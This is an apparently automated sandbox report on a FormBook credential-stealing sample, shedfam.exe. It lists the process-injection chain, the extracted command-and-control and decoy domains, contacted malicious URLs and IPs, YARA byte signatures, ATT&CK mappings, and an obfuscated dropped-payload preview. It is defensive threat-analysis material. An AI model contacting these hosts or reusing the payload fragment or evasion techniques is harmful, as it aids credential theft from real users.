ID: 756041
Sample Name: shedfam.exe
Cookbook: default.jbs
Time: 15:11:10
Date: 29/11/2022
Version: 36.0.0 Rainbow Opal

Table of Contents


Windows Analysis Report

shedfam.exe


Overview

General Information

Sample Name:	shedfam.exe
Analysis ID:	756041
MD5:	c0a85d86855b25..
SHA1:	ea5ce824d225c0..
SHA256:	c9cf9f0fa698001...
Tags:	exe
Infos:	



Detection




FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- System process connects to networ...
- Yara detected FormBook
- Malicious sample detected (through...
- Uses netstat to query active networ...
- Maps a DLL or memory area into an...
- Performs DNS queries to domains w...
- Tries to detect virtualization through...
- Sample uses process hollowing tech...
- Modifies the prolog of user mode fun...
- Found evasive API chain (may stop...
- Queues an APC in another process ...
- Machine Learning detection for drop...

Classification



Process Tree

- **System is w10x64**
- shedfam.exe (PID: 2620 cmdline: C:\Users\user\Desktop\shedfam.exe MD5: C0A85D86855B257B25572AA7D9D90381)
  - kmhbvf.exe (PID: 4820 cmdline: C:\Users\user\AppData\Local\Temp\kmhbvf.exe" "C:\Users\user\AppData\Local\Temp\wenvaisrl.au3 MD5: C56B5F0201A3B3DE53E561FE76912BFD)
    - kmhbvf.exe (PID: 5280 cmdline: C:\Users\user\AppData\Local\Temp\kmhbvf.exe" "C:\Users\user\AppData\Local\Temp\wenvaisrl.au3 MD5: C56B5F0201A3B3DE53E561FE76912BFD)
      - explorer.exe (PID: 3452 cmdline: C:\Windows\Explorer.EXE MD5: AD5296B280E8F522A8A897C96BAB0E1D)
        - NETSTAT.EXE (PID: 2304 cmdline: C:\Windows\SysWOW64\NETSTAT.EXE MD5: 4E20FF629119A809BC0E7EE2D18A7FDB)
          - cmd.exe (PID: 5488 cmdline: /c del "C:\Users\user\AppData\Local\Temp\kmhbvf.exe" MD5: F3BDBE3BB6F734E357235F4D5898582D)
            - conhost.exe (PID: 5260 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.justbeand.com/sk19/"
  ],
  "decoy": [
    "21diasdegratitud.com",
    "kx1993.com",
    "chasergt.com",
    "837news.com",
    "naturagent.co.uk",
    "gatorinsurtech.com",
    "iyaboolashilesblog.africa",
    "jamtanganmurah.online",
    "gguminsa.com",
    "lilliesdrop.com",
    "lenvera.com",
    "link48.co.uk",
    "azinos777.fun",
    "lgcdct.cfd",
    "bg-gobtc.com",
    "livecarrer.uk",
    "cbq4u.com",
    "imalreadygone.com",
    "wabeng.africa",
    "jxmheiyouyuetot.tokyo",
    "atrikvde.xyz",
    "ceopxb.com",
    "autovincert.com",
    "18traversplace.com",
    "internetmedianews.com",
    "entersight.net",
    "guzmanshandymanservicesllc.com",
    "gqqwdz.com",
    "emeraldpathjewelery.com",
    "flowmoneycode.online",
    "gaziantepmedicalpointanket.com",
    "111lll.xyz",
    "irkwood138.site",
    "abovegross.com",
    "shopabeee.co.uk",
    "greenvalleyfoodusa.com",
    "dd-canada.com",
    "libertysminings.com",
    "baronsaccommodation.co.uk",
    "kareto.buzz",
    "freeexercisecoalition.com",
    "73129.vip",
    "avanteventexperiences.com",
    "comercialdiabens.fun",
    "nondescript.uk",
    "facal.dev",
    "detox-71934.com",
    "kovar.club",
    "jetsparking.com",
    "infocuspublicidad.com",
    "xxhcom.com",
    "indianvoltage.com",
    "becrownedllc.com",
    "3744palosverdes.com",
    "gospelnative.africa",
    "linkmastermind.com",
    "cotgfp.com",
    "lousweigman.com",
    "cantoaffine.online",
    "debbiepatrickdesigns.com",
    "766626.com",
    "webcubemedia.africa",
    "autonomaat.com",
    "hannahmarsh.co.uk"
  ]
}
```

Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
0000000D.00000002.515105095.0000000002E10000.00000040.10000000.00040000.00000000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
0000000D.00000002.515105095.0000000002E10000.00000040.10000000.00040000.00000000.sdmp	Windows_Trojan_Formbook_1112e116	unknown	unknown	• 0x6251:$a1: 3C 30 50 4F 53 54 74 09 40 • 0x1cbc0:$a2: 74 0A 4E 0F B6 08 8D 44 08 01 75 F6 8D 70 01 0F B6 00 8D 55 • 0xa9cf:$a3: 1A D2 80 E2 AF 80 C2 7E EB 2A 80 FA 2F 75 11 8A D0 80 E2 01 • 0x158b7:$a4: 04 83 C4 0C 83 06 07 5B 5F 5E 8B E5 5D C3 8B 17 03 55 0C 6A 01 83
0000000D.00000002.515105095.0000000002E10000.00000040.10000000.00040000.00000000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x9908:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b82:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x156b5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x151a1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x157b7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1592f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa59a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1441c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb293:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b927:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c92a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
0000000D.00000002.515105095.0000000002E10000.00000040.10000000.00040000.00000000.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x18849:$sqlite3step: 68 34 1C 7B E1 • 0x1895c:$sqlite3step: 68 34 1C 7B E1 • 0x18878:$sqlite3text: 68 38 2A 90 C5 • 0x1899d:$sqlite3text: 68 38 2A 90 C5 • 0x1888b:$sqlite3blob: 68 53 D8 7F 8C • 0x189b3:$sqlite3blob: 68 53 D8 7F 8C
00000002.00000002.361815335.0000000000C70000.00000040.10000000.00040000.00000000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
Click to see the 34 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
2.0.kmhbvf.exe.400000.5.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
2.0.kmhbvf.exe.400000.5.raw.unpack	Windows_Trojan_Formbook_1112e116	unknown	unknown	• 0x6251:$a1: 3C 30 50 4F 53 54 74 09 40 • 0x1cbc0:$a2: 74 0A 4E 0F B6 08 8D 44 08 01 75 F6 8D 70 01 0F B6 00 8D 55 • 0xa9cf:$a3: 1A D2 80 E2 AF 80 C2 7E EB 2A 80 FA 2F 75 11 8A D0 80 E2 01 • 0x158b7:$a4: 04 83 C4 0C 83 06 07 5B 5F 5E 8B E5 5D C3 8B 17 03 55 0C 6A 01 83
2.0.kmhbvf.exe.400000.5.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x9908:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b82:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x156b5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x151a1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x157b7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1592f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa59a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1441c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb293:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b927:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c92a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
2.0.kmhbvf.exe.400000.5.raw.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x18849:$sqlite3step: 68 34 1C 7B E1 • 0x1895c:$sqlite3step: 68 34 1C 7B E1 • 0x18878:$sqlite3text: 68 38 2A 90 C5 • 0x1899d:$sqlite3text: 68 38 2A 90 C5 • 0x1888b:$sqlite3blob: 68 53 D8 7F 8C • 0x189b3:$sqlite3blob: 68 53 D8 7F 8C
2.0.kmhbvf.exe.400000.5.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
Click to see the 19 entries				

Sigma Signatures

No Sigma rule has matched

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

AV Detection

Yara detected FormBook

Machine Learning detection for dropped file

Networking

System process connects to network (likely due to code injection or exploit)

Uses netstat to query active network connections and open ports

Performs DNS queries to domains with low reputation

C2 URLs / IPs found in malware configuration

E-Banking Fraud

Yara detected FormBook

System Summary

Malicious sample detected (through community Yara rule)

Hooking and other Techniques for Hiding and Protection

Modifies the prolog of user mode functions (user mode inline hooks)

Malware Analysis System Evasion

Tries to detect virtualization through RDTSC time measurements

Found evasive API chain (may stop execution after reading information in the PEB, e.g. number of processors)

HIPS / PFW / Operating System Protection Evasion

System process connects to network (likely due to code injection or exploit)

Maps a DLL or memory area into another process

Sample uses process hollowing technique

Queues an APC in another process (thread injection)

Modifies the context of a thread in another process (thread injection)

Stealing of Sensitive Information


Yara detected FormBook

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
2 Valid Accounts	1 2 Native API	2 Valid Accounts	1 Exploitation for Privilege Escalation	1 Disable or Modify Tools	1 Credential API Hooking	2 System Time Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	4 Ingress Tool Transfer	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	1 System Shutdown/ Reboot
Default Accounts	1 Shared Modules	Boot or Logon Initialization Scripts	2 Valid Accounts	1 Deobfuscate/Decode Files or Information	2 1 Input Capture	1 Account Discovery	Remote Desktop Protocol	1 Credential API Hooking	Exfiltration Over Bluetooth	1 Encrypted Channel	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	2 1 Access Token Manipulation	3 Obfuscated Files or Information	Security Account Manager	1 System Network Connections Discovery	SMB/Windows Admin Shares	2 1 Input Capture	Automated Exfiltration	3 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	5 1 2 Process Injection	1 Software Packing	NTDS	2 File and Directory Discovery	Distributed Component Object Model	2 Clipboard Data	Scheduled Transfer	1 3 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 Rootkit	LSA Secrets	1 1 5 System Information Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	2 Valid Accounts	Cached Domain Credentials	1 5 1 Security Software Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	2 Virtualization/Sandbox Evasion	DCSync	2 Virtualization/Sandbox Evasion	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	2 1 Access Token Manipulation	Proc Filesystem	3 Process Discovery	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	5 1 2 Process Injection	/etc/passwd and /etc/shadow	1 Application Window Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellular Base Station		Data Destruction
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Invalid Code Signature	Network Sniffing	1 System Owner/User Discovery	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Transfer Protocols			Data Encrypted for Impact
Compromise Software Dependencies and Development Tools	Windows Command Shell	Cron	Cron	Right-to-Left Override	Input Capture	1 Remote System Discovery	Replication Through Removable Media	Remote Data Staging	Exfiltration Over Physical Medium	Mail Protocols			Service Stop
Compromise Software Supply Chain	Unix Shell	Launchd	Launchd	Rename System Utilities	Keylogging	1 System Network Configuration Discovery	Component Object Model and Distributed COM	Screen Capture	Exfiltration over USB	DNS			Inhibit System Recovery


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\kmhbvf.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\kmhbvf.exe	2%	ReversingLabs		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
2.0.kmhbvf.exe.400000.5.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
0.2.shedfam.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1223491		Download File
1.2.kmhbvf.exe.3b00000.1.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
2.2.kmhbvf.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
0.0.shedfam.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1223491		Download File

Domains

Source	Detection	Scanner	Label	Link
www.autonomaat.com	1%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.111lll.xyz/sk19/?6lu=u4lk2PnXcU0u2VBKyLJoTfxxVYVxHm+9jz8FSZNawyXEtvRDPmLLRjoruE33sVgH1sLP&u4=pVhTtd7pjTy	0%	Avira URL Cloud	safe	
http://www.73129.vip/sk19/?6lu=QEAmWZfTRhzoING4/pUtXBuIHlMFTiZNz3G0bLc7Fgt63bTZUMXUq+W3t0nrgTJvEVvm&u4=pVhTtd7pjTy	0%	Avira URL Cloud	safe	
www.justbeand.com/sk19/	0%	Avira URL Cloud	safe	
http://gcsahrz23.xyz/	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
fbcuj92a.n.sktcks.com	18.167.242.213	true	true		unknown
www.autonomaat.com	54.67.42.145	true	false	• 1%, Virustotal, Browse	unknown
www.73129.vip	103.100.63.146	true	true		unknown
www.111lll.xyz	unknown	unknown	true		unknown

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://www.111lll.xyz/sk19/?6lu=u4lk2PnXcU0u2VBKyLJoTfxxVYVxHm+9jz8FSZNawyXEtvRDPmLLRjoruE33sVgH1sLP&u4=pVhTtd7pjTy	true	• Avira URL Cloud: safe	unknown
www.justbeand.com/sk19/	true	• Avira URL Cloud: safe	low
http://www.73129.vip/sk19/?6lu=QEAmWZfTRhzoING4/pUtXBuIHlMFTiZNz3G0bLc7Fgt63bTZUMXUq+W3t0nrgTJvEVvm&u4=pVhTtd7pjTy	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.autoitscript.com/autoit3/J	shedfam.exe, 00000000.00000002.258467023.0000000002A0D000.00000004.00000800.00020000.00000000.sdmp, kmhbvf.exe, 00000001.00000002.256216730.0000000000F99000.00000002.00000001.01000000.00000004.sdmp, kmhbvf.exe, 00000002.00000000.252060134.000000000F99000.00000002.00000001.01000000.00000004.sdmp, explorer.exe, 00000003.00000000.294072289.0000000001425000.00000004.00000020.00020000.00000000.sdmp, explorer.exe, 00000003.00000000.305847313.000000000F270000.00000004.00000001.00020000.00000000.sdmp, explorer.exe, 00000003.00000000.257903286.0000000001425000.00000004.00000020.00020000.00000000.sdmp, explorer.exe, 00000003.00000000.333339547.000000000F270000.00000004.00000001.00020000.00000000.sdmp, explorer.exe, 00000003.00000000.280708898.000000000F276000.00000004.00000001.00020000.00000000.sdmp, NETSTAT.EXE, 0000000D.00000002.518230648.0000000003973000.00000004.10000000.00040000.00000000.sdmp, NETSTAT.EXE, 0000000D.00000002.514831802.00000000006C4000.00000004.00000800.00020000.00000000.sdmp, nse13E9.tmp.0.dr, kmhbvf.exe.0.dr	false		high
http://nsis.sf.net/NSIS_Error	shedfam.exe	false		high
http://nsis.sf.net/NSIS_ErrorError	shedfam.exe	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://gcsahrz23.xyz/	NETSTAT.EXE, 0000000D.00000002.518369394.0000000003D9F000.00000004.10000000.00040000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://www.autoitscript.com/autoit3/	shedfam.exe, 00000000.00000002.257337622.000000000040B000.00000004.00000001.01000000.00000003.sdmp, shedfam.exe, 00000000.00000002.258467023.0000000002A0D000.00000004.00000800.00020000.00000000.sdmp, NETSTAT.EXE, 0000000D.00000002.518230648.0000000003973000.00000004.10000000.00040000.00000000.sdmp, NETSTAT.EXE, 0000000D.00000002.514831802.00000000006C4000.00000004.00000800.00020000.00000000.sdmp, nse13E9.tmp.0.dr, kmhbvf.exe.0.dr	false		high

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
18.167.242.213	fbcuj92a.n.sktcks.com	United States		16509	AMAZON-02US	true
103.100.63.146	www.73129.vip	China		136970	YISUCLOUDLTD-AS-APYISUCLOUDLTDHK	true

General Information

Joe Sandbox Version:	36.0.0 Rainbow Opal
Analysis ID:	756041
Start date and time:	2022-11-29 15:11:10 +01:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 5s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	shedfam.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 104, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	17

Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@9/5@3/2
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 30.3% (good quality ratio 28.2%) • Quality average: 70.2% • Quality standard deviation: 31.7%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .exe

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, SgrmBroker.exe, conhost.exe, svchost.exe
- Excluded domains from analysis (whitelisted): fs.microsoft.com
- Not all processes where analyzed, report is missing behavior information
- Report creation exceeded maximum time and may have missing disassembly code information.
- Report size exceeded maximum capacity and may have missing disassembly code.

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Temp\hocjhpxqy.mm

Process:	C:\Users\user\Desktop\shedfam.exe
File Type:	ASCII text, with very long lines (65536), with no line terminators
Category:	dropped
Size (bytes):	66710
Entropy (8bit):	3.5882360502901314
Encrypted:	false
SSDEEP:	384:QvCbSUvegVHfqXqgdbn2irCAnbYv853oADrWdREGu/g74s65jniENIVfpWJ769Vs:tLriH9nEv8yAGo9rsm+VhFDs
MD5:	431EB080C0121588DF787ADE07921631
SHA1:	51225D617EB675000CD546296200A3394BE6E3E5
SHA-256:	E2D19473BB19AD0753170CBEB884714EC463E9F7836876F0174509FED54DFB6B
SHA-512:	C7CF3F965FE741D6D98E06BAE9EE12CEADF6FF93574E03DBC2B9EB9336B4A9C23285B3DC3BBCBCD9D8B21C6E91BB92FB65B2995205AB8AAA5794FDA3FC614136
Malicious:	false
Reputation:	low
Preview:	0xe9220FF4500BBBVFDA580462000064a13000FF4500BBBVFDA5804600008FF4500BBBVFDA58046b4FF4500BBBVFDA580460FF4500BBBVFDA580460c8b40FF4500BBBVFDA580460c8b008FF4500BBBVFDA58046b008FF4500BBBVFDA58046b4018FF4500BBBVFDA58046c35FF4500BBBVFDA580465FF4500BBBVFDA580468becFF4500BBBVFDA5804664a13FF4500BBBVFDA580460FF4500BBBVFDA5804600000056578bFF4500BBBVFDA58046400c8b7FF4500BBBVFDA5804680c8bf7ff7508FF4500BBBVFDA58046ff7FF4500BBBVFDA580466FF4500BBBVFDA580463FF4500BBBVFDA580460e81FF4500BBBVFDA58046201000085c07FF4500BBBVFDA5804640a8b363bf775FF4500BBBVFDA58046eb33c0ebFF4500BBBVFDA58046038b46285f5eFF4500BBBVFDA580465dFF4500BBBVFDA58046c2040FF4500BBBVFDA580460FF4500BBBVFDA58046558bec568b75FF4500BBBVFDA5804608ba26FF4500BBBVFDA580462FF4500BBBVFDA58046300005FF4500BBBVFDA580467eb0eFF4500BBBVFDA580468FF4500BBBVFDA58046bFF4500BBBVFDA58046caFF4500BBBVFDA58046dFF4500BBBVFDA580461e8c1FF4500BBBVFDA58046e10FF4500BBBVFDA5804674FF4500BBBVFDA580466FF4500BBBVFDA580460bFF4500BBBVFDA58046c803cf03dFF4500BBBVFDA5804610FF4500BBB

C:\Users\user\AppData\Local\Temp\kmhbvf.exe

Process:	C:\Users\user\Desktop\shedfam.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	893608
Entropy (8bit):	6.620131693023677
Encrypted:	false
SSDEEP:	12288:6pVWeOV7GtINsegA/hMyyzlcqikvAfcN9b2MyZa31twoPTdFxgawV2M01:6T3E53Myyzl0hMf1tr7Caw8M01
MD5:	C56B5F0201A3B3DE53E561FE76912BFD
SHA1:	2A4062E10A5DE813F5688221DBEB3F3FF33EB417
SHA-256:	237D1BCA6E056DF5BB16A1216A434634109478F882D3B1D58344C801D184F95D
SHA-512:	195B98245BB820085AE9203CDB6D470B749D1F228908093E8606453B027B7D7681CCD7952E30C2F5DD40F8F0B999CCFC60EBB03419B574C08DE6816E75710D2
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 2%
Reputation:	moderate, very likely benign file
